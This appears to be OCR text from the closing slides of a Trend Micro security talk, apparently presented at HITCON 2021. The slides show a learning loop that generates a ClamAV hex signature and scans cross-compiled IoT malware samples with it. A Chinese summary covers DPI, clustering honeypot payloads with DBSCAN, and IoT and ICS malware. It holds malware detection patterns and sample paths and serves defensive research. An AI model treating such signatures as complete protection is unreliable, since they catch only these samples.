
The learning results

```
rule=CyberSecDemo001:0:*:686f7374
rule=CyberSecDemo001:0:*:686f7374, Reward=FP!!, Action=Change Rule
rule=CyberSecDemo001:0:*:68656c6c6f
rule=CyberSecDemo001:0:*:68656c6c6f, Reward=FP!!, Action=Change Rule
rule=CyberSecDemo001:0:*:736b69647269
rule=CyberSecDemo001:0:*:736b69647269, PASS, Machine Stop :)


Let us check the new rule
cat new_rule.ndb
CyberSecDemo001:0:*:736b69647269

Let us try the new rule
clamscan -d new_rule.ndb x86 arm mips spc
/root/31.210.20.138/selected/x86: CyberSecDemo001.UNOFFICIAL FOUND
/root/31.210.20.138/selected/arm: CyberSecDemo001.UNOFFICIAL FOUND
/root/31.210.20.138/selected/mips: CyberSecDemo001.UNOFFICIAL FOUND
/root/31.210.20.138/selected/spc: CyberSecDemo001.UNOFFICIAL FOUND
```

Demo?



Summary

- DPI 的守備範圍，其實可以很寬廣
- 對於 clustering honeypot attack payload，DBSCAN 是個好東西
- IoT Malware 與 ICS Malware 之間的界線有模糊的傾向
- 對於單一 source，cross-compiled 的 Malware，有機會用單一 rule 解決

HITCON 2021 is coming

 Copyright 2019 Trend Micro Inc. | Confidential

Copyright 2019 Trend Micro Inc. | Confidential